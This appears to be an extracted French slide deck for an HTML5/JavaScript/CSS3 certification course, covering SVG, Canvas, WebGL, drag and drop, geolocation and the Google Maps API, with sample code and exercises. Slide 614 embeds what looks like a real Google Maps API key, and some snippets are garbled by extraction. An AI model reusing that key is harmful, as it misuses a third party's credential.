- **WAV (.wav extension)** This format is also pervasive and is usually used for audio fragments, or snippets, such as ring tones and sounds. It's supported by the Firefox, Chrome, and Opera browsers and has a MIME type of audio/wav and a codec of 1 (the number one).

563

XF: Exercice HTML5 Audio/Video

Exercices

Application « Media »

1. Tester les éléments *audio* et *video* de l'HTML5



564

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- Canvas - SVG
-

HTML5: Canvas

565
Programming in HTML5 with JavaScript and CSS3
Training Guide
View lesson

- Lesson 1: Drawing by using the <canvas> element
 - The <canvas> element reference
 - CanvasRenderingContext2D context object reference
 - Implementing the canvas
 - Drawing rectangles
 - Configuring the drawing state
 - Saving and restoring the drawing state
 - Drawing by using paths
 - Drawing text
 - Drawing with images
 - Lesson summary
 - Lesson review
- Lesson 2: Using scalable vector graphics
 - Using the <svg> element
 - Displaying SVG files by using the element
 - Lesson summary
 - Lesson review

566

HTML5: SVG

La balise <svg> : Scalable Vector Graphics

- Dessiner en 2D vectorielle via XML
- « retained mode » : l'arbre des objets est conservé en mémoire
- Accès aux éléments SVG via le DOM
- Les éléments SVG peuvent être décorés par des styles CSS3 et des attributs (ARIA)
- Chargé depuis un fichier .svg ou en ligne dans un document HTML5


HTML5 <svg>
Jetons un œil à un exemple tout simple

```
<svg width="400" height="200" xmlns="http://www.w3.org/2000/svg">
  <rect fill="red" x="20" y="20" width="100" height="75" />
  <rect fill="blue" x="50" y="50" width="100" height="75" />
</svg>
```

567

HTML5: SVG

Fichier SVG



Raster
.jpeg .gif .png



Vector
.svg

Size of this PNG preview of this SVG file: 512 × 327 pixels. Other resolutions: 320 × 204
Original file (SVG file, nominally 512 × 327 pixels, file size: 3 KB)



568

HTML5: SVG

La navigateur gère le click sur un élément du svg (le cercle)

```
<h1>Interface Utilisateur SVG</h1>
<!-- Cration de la zone SVG. --&gt;
&lt;svg width="200" height="200"&gt;
  <!-- Cration de notre cercle jaune. --&gt;
  &lt;circle id="uIElement" FILL="gold" onclick="cliquesMoi();" cx="100" cy="100" r="50"&gt;&lt;/circle&gt;
&lt;/svg&gt;
&lt;p&gt;Cliquez sur le cercle jaune.&lt;/p&gt;
&lt;/body&gt;</pre>

```



569

HTML5: SVG

Comptabilité Navigateurs

Fonctionnalité SVG	IE9	IE10+	Firefox	Chrome/Safari/Opera
Document Structure	✓	✓	✓	✓
Basic Shapes	✓	✓	✓	✓
Paths	✓	✓	✓	✓
Text	✓	✓	✓	✓
Transforms	✓	✓	✓	✓
Painting, Filling, Color	✓	✓	✓	✓
Scripting	✓	✓	✓	✓
Styling	✓	✓	✓	✓
Gradients and Patterns	✓	✓	✓	✓
Clipping and Masking	✓	✓	✓	✓
Markers and Symbols	✓	✓	✓	✓
Filter Effects		✓	✓	✓
Declarative Animation		✓	✓	✓
SVG Fonts			✓	

570

HTML5: Canvas 2D

La balise `<canvas>` : représente une surface de pixels dynamique contrôlée par JavaScript

- Permet de dessiner une bitmap
- Dessins
- « mode not-retained / Fire and Forget » : au développeur à maintenir les objets en mémoire
- Contenu non accessible au DOM

HTML5 `<canvas>`
Jetons un œil à un exemple tout simple

```
<canvas id="myCanvas" width="200" height="200">
  Votre navigateur ne supporte pas l'élément canvas, désolé.
</canvas>

<script type="text/javascript">
  var example = document.getElementById("myCanvas");
  var context = example.getContext("2d");
  context.fillStyle = "rgb(255,0,0)";
  context.fillRect(30, 30, 50, 50);
</script>
```

571

HTML5: Canvas 2D

Le canvas est représenté par un objet de type
CanvasRenderingContext2D


Cet objet expose de nombreuses fonctionnalités manipulée via
JavaScript
→ pour récupérer une instance de cet objet

```
var canvas = document.getElementById('mycanvas');
var ctx = canvas.getContext('2d');
```

572

HTML5: Canvas 2D

Le canvas expose ses coordonnées (x,y) suivant les axes :



Syntax

```
void ctx.moveTo(x, y);
```


Parameters

x
The x axis of the point.

y
The y axis of the point.

573

HTML5: Canvas 2D



```
context.beginPath();
context.moveTo(75, 50);
context.lineTo(75, 100);
context.lineTo(25, 100);
context.fill();
```

context.fill() → nécessaire sinon pas d'affichage

574

HTML5: Canvas 2D

La navigateur ne gère pas le click sur un élément du canvas, il doit être pris en charge par le développeur (tester le dessin, le pixel, ...)

```
<body onload="drawOnCanvas()">
<h1>Canvas User Interface</h1>
<!-- Create the Canvas element. -->
<canvas width="200" height="200" id="UIElement" onclick="clickOnUI()"></canvas>
> <p>Click on the gold circular use...</p>
</body>

// Get the canvas element.
var canvas = document.getElementById("UIElement");

// Make sure you got it.
if (canvas.getContext)
// If you have it, create a canvas user interface element.
{
    // Specify 2d canvas type.
    var ctx = canvas.getContext("2d");
    // Draw gold UI element.
    // Start the path.
    ctx.beginPath();
    // Define the fill color in RGB for gold.
    ctx.fillStyle = "rgb(255, 215, 0)";
    // Draw the circle using an arc.
    ctx.arc(100, 100, 50, 0, 2 * Math.PI, true);
    // Fill the circle.
    ctx.fill();
```

```
// This function is called when you click the canvas.
function clickOnUI() {
    alert("You clicked the canvas UI element.");
}
```

575

HTML5: SVG vs Canvas 2D

Faire le choix entre SVG et CANVAS

Récapitulatif des grandes différences

Bitmap vs Vectoriel

	<canvas>	SVG
Niveau d'abstraction	Basé sur les pixels (PNG dynamique)	Basé sur des formes & vecteurs
Eléments	Unique élément HTML (similaire à dans son comportement)	De nombreux éléments graphiques qui font alors partie du Document Object Model (DOM)
Interaction	Modifiable uniquement par Script	Modifiable par Script et CSS
Modèle événementiel	Interaction utilisateur très granulaire (x,y de la souris)	Interaction utilisateur abstraite et gérée par le DOM
Performance	Performances meilleures avec des petites surfaces et/ou un nombre important d'objets à l'écran (>10k)	Performances meilleures avec un nombre inférieur d'objets (<10k) et/ou sur de plus larges surface de dessin

576

HTML5: SVG vs Canvas 2D

Faire le choix entre SVG et CANVAS

SVG : les scénarios clés

- ➊ Documents vectoriels « complexes »
- ➋ Graphiques / Rapports / Cartographie
 - ➌ Soulage le serveur pour la production de graphismes haute qualité
 - ➌ Interactivité possible et mise à jour des données via Ajax
- ➌ Utilisation plus générique
 - ➌ CSS ou images de fond
 - ➌ Posters (excellent pour l'impression)
 - ➌ Animation avec JavaScript
- ➍ Jeux vidéo
- ➎ Meilleur SEO & Accessibilité (couplage avec ARIA)

577

HTML5: SVG vs Canvas 2D

Faire le choix entre SVG et CANVAS

Canvas : les scénarios clés


- ➊ Manipulation des pixels
 - ➊ RayTracing, traitement d'images avec GPU éventuellement
- ➋ Affichage de données en temps réel
 - ➊ Scènes complexes, animations mathématiques (météo, etc.)
- ➌ Remplacement de pixels
 - ➊ A vous les effets d'écran bleu/vert à la StarWars ! 😊
- ➍ Jeux vidéo 2D/3D

578

HTML5: SVG vs Canvas 2D

Faire le choix entre SVG et CANVAS

Comparaison de performances La dernière étape pour vous aider à choisir




579

HTML5: SVG vs Canvas 2D

Faire le choix entre SVG et CANVAS

SVG vs Canvas En résumé



580

HTML5: Librairies Externes

Raphael.js

Qui permet d'exécuter SVG sous forme de JavaScript (comme le canvas)

<pre>1 <div id="mva"></div></pre>	HTML	
<pre>1 var paper = Raphael("mva", 400, 300); 2 var rect = paper.rect(10, 10, 50, 50); 3 var circle = paper.circle(110, 35, 25); 4 5 rect.attr({fill: "green"}); 6 circle.attr({fill: "blue"});</pre>	T	

581

HTML5: Librairies Externes

HighCharts : thèmes, design responsive, enregistrement pdf, etc.
→ plugin à jQuery



582

HTML5: Outils Externes

- Inkscape : designer SVG
- SVG Edit
- CreateJS


583

HTML5: WebGL

WebGL est une API HTML5 de bas niveau qui permet d'accéder au GPU via JavaScript pour le rendu des triangles et le maillage 3D
→ nécessite une connaissance du langage des « *shader* »

Un nouveau **contexte** pour le canvas :

```
canvas.getContext("webgl", { antialias: true}) ||  
canvas.getContext("experimental-webgl", { antialias: true})
```



584

HTML5: WebGL


Exemples : babylonjs



585

HTML5: WebGL

Exemples



586

HTML5: WebGL

Exemples




587

HTML5 Canvas: Exercice

Exercices

Application « HTML5 Canvas »



588

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- Drag and Drop

589

Drag & Drop: Séquence

- **Source** : un élément du DOM que l'on rend « *draggable* »
 - Evénement *dragstart*
 - Evénement *drag*
 - Evénement *dragend*
 - **Cible** : devra accepter le Drop
 - Evénement *dragenter*
 - Evénement *dragover*
 - Evénement *drop*
 - Evénement *dragleave*
 - Définir les données à transférer associées à l'élément du DOM qui fait l'objet du Drag/Drop (par exemple l'id de l'élément)
 - Récupérer les données
 - Action sur l'élément du DOM qui fait l'objet du Drag/Drop
- i Note** : le seul événement réellement nécessaire est le *drop* de la cible

590

Drag & Drop

L'objet *Event* expose un objet *DataTransfer*

- 3 méthodes :
 - *setData(« format », « value »);* (format → text ou URL)
 - *getData(« format »)*
 - *clearData();*

- 5 propriétés
 - *dropEffect*
 - *effectAllowed*
 - *types*
 - *files*
 - *items*

```
function drag(ev) {
    ev.dataTransfer.setData("text", ev.target.id);
}
```


- i Note**: l'objet Event de jQuery ne contient pas l'objet *DataTransfer*, ce dernier doit être rajouté

```
jQuery.event.props.push('dataTransfer');
```

591

Drag & Drop: Exemple

- Exemple



```
<div id="container">
    <div id="hole1" class="hole">
        <div id="item1" draggable="true" class="item">1</div>
    </div>
    <div id="hole2" class="hole">
        <div id="item2" draggable="true" class="item">2</div>
    </div>
    <div id="hole3" class="hole">
        <div id="item3" draggable="true" class="item">3</div>
    </div>
    <div id="hole4" class="hole"></div>
</div>
```

592

Drag & Drop

- Rendre l'élément du DOM « *draggable* »

```
<body>
    <div id="container">
        <div id="hole1" class="hole">
            <div id="item1" draggable="true" class="item">1</div>
        </div>
```

593

Drag & Drop

- Assigner un gestionnaire à l'événement `dragstart`
- Assigner un gestionnaire à l'événement `dragend`
- Définir les données à transférer (exemple: le `<div .item>` est transféré)

```

1
2 var $draggedItem;
3 $(document).ready(function () {
4     $('.item').on('dragstart', dragging);
5     $('.item').on('dragend', draggingEnded);
6
7     });
8
9     function dragging(e) {
10         $(e.target).addClass('dragging');
11         $draggedItem = $(e.target);
12     }
13
14     function draggingEnded(e) {
15         $(e.target).removeClass('dragging');
16     }

```

594

Drag & Drop

- Assigner un gestionnaire à l'événement `dragenter`
- Assigner un gestionnaire à l'événement `dragover` afin de spécifier où les données sont transférées
- Accepter le transfert (Drop) des données (par défaut les données ne sont pas transférables sur la plupart des éléments du DOM)

```

$(document).on('dragstart', draggingStart),
$('.hole').on('dragenter', preventDefault);
$('.hole').on('dragover', preventDefault);

16 }
17 function preventDefault(e) {
18     e.preventDefault();
19 }

```

595

Drag & Drop

- Assigner un gestionnaire à l'événement drop


```
$( '.hole' ).on( 'dragover' , preventDefault );
$( '.hole' ).on( 'drop' , dropItem );
```

```
3 function dropItem(e) {
1     var hole = $(e.target);
2     if (hole.hasClass('hole') && hole.children().length == 0) {
3         $draggedItem.detach();
4         $draggedItem.appendTo($(e.target));
5     }
5 }
```

596

Drag & Drop

Exemple 3Schools



```
<div class="w3-white w3-padding w3-card-4">
<iframe src="tryhtml5_draganddrop_ifr.htm" style="width:100%;border:none">
</iframe>

```

```
<!DOCTYPE html>
<html>
<head>...</head>
<body>
<div id="div1" ondrop="drop(event)" ondragover="allowDrop(event)">

</div>
<div id="div2" ondrop="drop(event)" ondragover="allowDrop(event)"></div>
</body>
</html>
```

597

Drag & Drop

Pour permettre le Drag/Drop de fichiers (type dropbox), la propriété *files* de l'objet DataTransfer expose les informations suivantes via un objet de type *File*:

```

ev.preventDefault();
var data = ev.dataTransfer.getData("text");
ev.target.appendChild(document.createElement("div"));

```

on 14.0-Htm
drop

DataTransfer

- dropEffect: "none"
- effectAllowed: "all"
- ▼ files: FileList
 - ▼ 0: File
 - ▶ lastModified: 1408703054552
 - ▶ lastModifiedDate: Fri Aug 22 2014 12:24:14
 - name: "WPF_Succinctly.pdf"
 - size: 2662405
 - type: "application/pdf"
 - webkitRelativePath: "

598

Drag & Drop

- **Note:** Implémentation Drag/Drop dans Microsoft Edge
 - Les méthodes setDate, getData et clearData sont dépréciées en faveur de add, remove, clear d'un objet HTML5 *DataTransferItemList*

599

Drag & Drop: Exercice

Exercices du Support

Application « Panier » : transfert de produits via glisser/coller



600


Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- Géolocalisation

601

API Géolocalisation

API de géolocalisation, permet de géolocaliser un appareil connecté à Internet de manière ponctuelle ou de manière permanente



602

API Géolocalisation

Différentes approches afin de géolocaliser un appareil

	IP Address	Coordinate Triangulation			User-Defined
Pros	Available Everywhere Processed Server Side	GPS High Accuracy	WiFi Accurate Works Indoors Quick & Cheap Response	Cell Phone Fairly Accurate Works Indoors Quick & Cheap Response	High Accuracy Flexibility to Designate Alt. Locations May be Fastest Option
	Low Accuracy High Processing Overhead	Long Operation Not Optimal for Indoors Hardware Req'd	Ineffective in Areas with Limited Access Points	Req. access to cell phone or modem Ineffective in areas with few cell towers	Can be Very Inaccurate (esp. if locations change)

603

API Géolocalisation

Options à considérer lors d'une géolocalisation:

- *Pertinence* de la réponse (booléen)
 - requête plus complexe – temps de réponse plus long
- *TimeOut*: temps alloué à la géolocalisation
 - en millisecondes
 - illimité par défaut
- *Longévité* de la réponse (expiration) (Maximum Age)
 - en millisecondes
 - 0 par défaut (recalcule)
- *Permissions*
 - spécifique à chaque navigateur (notification)



604

API Géolocalisation



[MDN](#) > [Web Technology For Developers](#) > [Web APIs](#) > [Navigator](#) > [Navigator.geolocation](#)

API : l'objet de géolocalisation - Geolocation - est une variable globale accessible via `navigator.geolocation`

Methods

The Geolocation interface doesn't inherit any method.

`Geolocation.getCurrentPosition()`

Determines the device's current location and gives back a `Position` object with the data.

`Geolocation.watchPosition()`

Returns a long value representing the newly established callback function to be invoked whenever the device location changes.

`Geolocation.clearWatch()`

Removes the particular handler previously installed using `watchPosition()`.

605

API Géolocalisation

Méthode `getCurrentPosition`

```
navigator.geolocation.getCurrentPosition(success[, error[, options]])
```

Parameters

`success`

A callback function that takes a [Position](#) object as its sole input parameter.

`error` [Optional]

An optional callback function that takes a [PositionError](#) object as its sole input parameter.

`options` [Optional]

An optional [PositionOptions](#) object.

606

API Géolocalisation

Objet `Position` (argument du callback `success`)

The `Position` interface represents the position of the concerned device at a given time. The position, represented by a [Coordinates](#) object, comprehends the 2D position of the device, on a spheroid representing the Earth, but also its altitude and its speed.

Properties

The Position interface doesn't inherit any property.

`Position.coords` Read only

Returns a [Coordinates](#) object defining the current location.

`Position.timestamp` Read only

Returns a [DOMTimeStamp](#) representing the time at which the location was retrieved.

607

API Géolocalisation

Objet *PositionOptions* (argument de *getCurrentPosition*)

Properties

The PositionOptions interface doesn't inherit any property.

PositionOptions.enableHighAccuracy

Is a **Boolean** that indicates the application would like to receive the best possible results. If **true** and if the device is able to provide a more accurate position, it will do so. Note that this can result in slower response times or increased power consumption (with a GPS chip on a mobile device for example). On the other hand, if **false**, the device can take the liberty to save resources by responding more quickly and/or using less power. Default: **false**.

PositionOptions.timeout

Is a positive long value representing the maximum length of time (in milliseconds) the device is allowed to take in order to return a position. The default value is **Infinity**, meaning that *getCurrentPosition()* won't return until the position is available.

PositionOptions.maximumAge

Is a positive long value indicating the maximum age in milliseconds of a possible cached position that is acceptable to return. If set to **0**, it means that the device cannot use a cached position and must attempt to retrieve the real current position. If set to **Infinity** the device must return a cached position regardless of its age. Default: **0**.

608

Coordinate

Objet
Coordinates

The Coordinates interface doesn't inherit any property.

Coordinates.latitude Read only

Returns a double representing the position's latitude in decimal degrees.

Coordinates.longitude Read only

Returns a double representing the position's longitude in decimal degrees.

Coordinates.altitude Read only

Returns a double representing the position's altitude in metres, relative to sea level. This value can be null if the implementation cannot provide the data.

Coordinates.accuracy Read only

Returns a double representing the accuracy of the latitude and longitude properties, expressed in meters.

Coordinates.altitudeAccuracy Read only

Returns a double representing the accuracy of the altitude expressed in meters. This value can be null.

Coordinates.heading Read only

Returns a double representing the direction in which the device is traveling. This value, specified in degrees, indicates how far off from heading true north the device is. 0 degrees represents true north, and the direction is determined clockwise (which means that east is 90 degrees and west is 270 degrees). If speed is 0, heading is **Nan**. If the device is unable to provide heading information, this value is null.

Coordinates.speed Read only

Returns a double representing the velocity of the device in meters per second. This value can be null.

609

API Géolocalisation

Méthode `getCurrentPosition` – exemple:

```

1  var options = {
2    enableHighAccuracy: true,
3    timeout: 5000,
4    maximumAge: 0
5  };
6
7  function success(pos) {
8    var crd = pos.coords;
9
10   console.log('Your current position is:');
11   console.log('Latitude : ' + crd.latitude);
12   console.log('Longitude: ' + crd.longitude);
13   console.log('More or less ' + crd.accuracy + ' meters.');
14 };
15
16  function error(err) {
17    console.warn('ERROR(' + err.code + '): ' + err.message);
18  };
19
20 navigator.geolocation.getCurrentPosition(success, error, options);

```

610

API Géolocalisation

Objet `PositionError`

```

function positionError(e) {
  switch (e.code) {
    case 0: // UNKNOWN_ERROR
      logMsg("The application has encountered an unknown error while trying to
      break;
    case 1: // PERMISSION_DENIED
      logMsg("You chose not to allow this application access to your location.
      break;
    case 2: // POSITION_UNAVAILABLE
      logMsg("The application was unable to determine your location.");
      break;
    case 3: // TIMEOUT
      logMsg("The request to determine your location has timed out.");
      break;
  }
}

```

611

API Géolocalisation

Monitorer la position via la méthode `watchPosition`

The `Geolocation.watchPosition()` method is used to register a handler function that will be called automatically each time the position of the device changes. You can also, optionally, specify an error handling callback function.

This method returns a watch ID value then can be used to unregister the handler by passing it to the `Geolocation.clearWatch()` method.

Syntax

```
id = navigator.geolocation.watchPosition(success[, error[, options]])
```

Parameters

`success`

A callback function that takes a `Position` object as an input parameter.

`error` [Optional]

An optional callback function that takes a `PositionError` object as an input parameter.

`options` [Optional]

An optional `PositionOptions` object.

612

API Géolocalisation

Monitorer la position via la méthode `watchPosition` - exemple

```
$(function () {
    var mapLink = $("#mapLink");
    var log = $("#log");
    var watchID;

    $("#startWatchButton").click(function () {
        watchID = navigator.geolocation.watchPosition(showPosition, positionError);
    });

    $("#clearWatchButton").click(function () {
        navigator.geolocation.clearWatch(watchID);
        logMsg("Stopped watching for location changes.");
    });

    function showPosition(position) {
        mapLink.attr("href", position.coords.latitude + "," + position.coords.longitude + ",45,15z");
        logMsg("Latitude: " + position.coords.latitude + " | Longitude: " + position.coords.longitude);
    }
});
```

613

API Géolocalisation: Exercice

Exercices

Application « AdvancedHTML Geolocation »

1. retourner les coordonnées de géolocalisation via l'API Geolocation
2. Envoyer les coordonnées au service google.maps




614

Google Map

L'API de Google Map pour le Web est disponible à l'adresse

<https://developers.google.com/maps/documentation/javascript/?hl=fr>



Google met à disposition gratuitement ce service (limitation à l'usage) et l'API est documentée en détail (+ nombreux exemples)
 → une clé sera nécessaire lors du référencement du service Google Map

```
t type="text/javascript"
" https://maps.googleapis.com/maps/api/js?key=AIzaSyCo449oZTxopzN9YZHac-cOQifpl8fVARY&sensor=true">
nts
```

615

Google Map : objet map

Principal objet de Google Map : objet map

1. L'objet principal est l'objet de Google Map est l'objet **map** (carte), cet objet sera attaché à un élément HTML (généralement un div) et demande certaines options (notamment une position à montrer sur la carte qui est définie par une longitude et une latitude – principe de Geocoding)

```
<script type="text/javascript">
    function initialize() {
        var mapOptions = {
            center: new google.maps.LatLng(-34.397, 150.644),
            zoom: 8,
            mapTypeId: google.maps.MapTypeId.ROADMAP
        };
        var map = new google.maps.Map(document.getElementById("map-canvas"),
            mapOptions);
    }
    google.maps.event.addDomListener(window, 'load', initialize);
</script>
```

616

Google Map : MapTypeId

L'option **MapTypeId** permet de spécifier le type de carte qui sera affiché

Basic MapTypeId	Description
ROADMAP	Défaut 2D
SATELLITE	Images
HYBRID	mix
TERRAIN	relief

Google propose des types de cartes plus avancé : notamment
45°IMAGERY et
CUSTOM



617

Google Map : objet marker

L'objet **marker** permet d'afficher une position sur la carte

```
//Marker sur la carte
var marker = new google.maps.Marker({
  position: latlng,
  map: map,
  title: 'Hello La Grande Arche!'
});
```



618

Google Map : Evénements

La plupart des objets de l'API Google Map exposent des événements qui sont décrits dans la documentation de l'API.

Certains événements de la souris renvoient un objet de type `google.maps.MouseEvent` qui expose une propriété `latLng`

Exemple :

```
var infowindow = new google.maps.InfoWindow({
  content: contentString
});

//Événement
google.maps.event.addListener(marker, 'click', function (e) {
  alert(e.latLng);
  map.setZoom(18);
  map.setCenter(marker.getPosition());
  infowindow.open(map, marker);
});
```

619

Google Map : Geocoding

L'application Google Map expose plusieurs services annexes à la cartographie dont le service Geocoding qui retourne aux formats XML ou JSON les coordonnées exactes d'une adresse

[http://maps.googleapis.com/maps/api/geocode/json?address=' + \\$\('#address'\).val\(\) + '&sensor=false'](http://maps.googleapis.com/maps/api/geocode/json?address=' + $('#address').val() + '&sensor=false')

```

{
  "results": [
    {
      "address_components": [
        {
          "long_name": "La Grande Arche De La Défense",
          "short_name": "La Grande Arche De La Défense"
        },
        {
          "long_name": "1 Parvis de la Défense",
          "short_name": "1 Parvis de la Défense"
        },
        {
          "long_name": "Paris 15ème",
          "short_name": "Paris 15ème"
        }
      ],
      "geometry": {
        "location": {
          "lat": 48.8926507,
          "lng": 2.336214
        },
        "viewport": {
          "northeast": {
            "lat": 48.894099,
            "lng": 2.337652
          },
          "southwest": {
            "lat": 48.891211,
            "lng": 2.334872
          }
        }
      },
      "types": [
        "point_of_interest",
        "establishment"
      ]
    }
  ],
  "status": "OK"
}
  
```

Google Maps API v3	?	<input checked="" type="checkbox"/> ON
Google Maps Coordinate API	?	<input type="checkbox"/> OFF
Google Maps Engine API	?	<input type="checkbox"/> OFF
Google Maps Geolocation API	?	<input checked="" type="checkbox"/> ON

620

Google Map : Embed

Note: L'API Google Map ne permet pas l'affichage dans un Iframe
 → pour une cible Iframe, il faut utiliser *Embed*

<https://developers.google.com/maps/documentation/embed/start?hl=fr>

621

Google Map : Exercice

Créer une application qui permet de saisir une adresse et de la géolocaliser sur google map

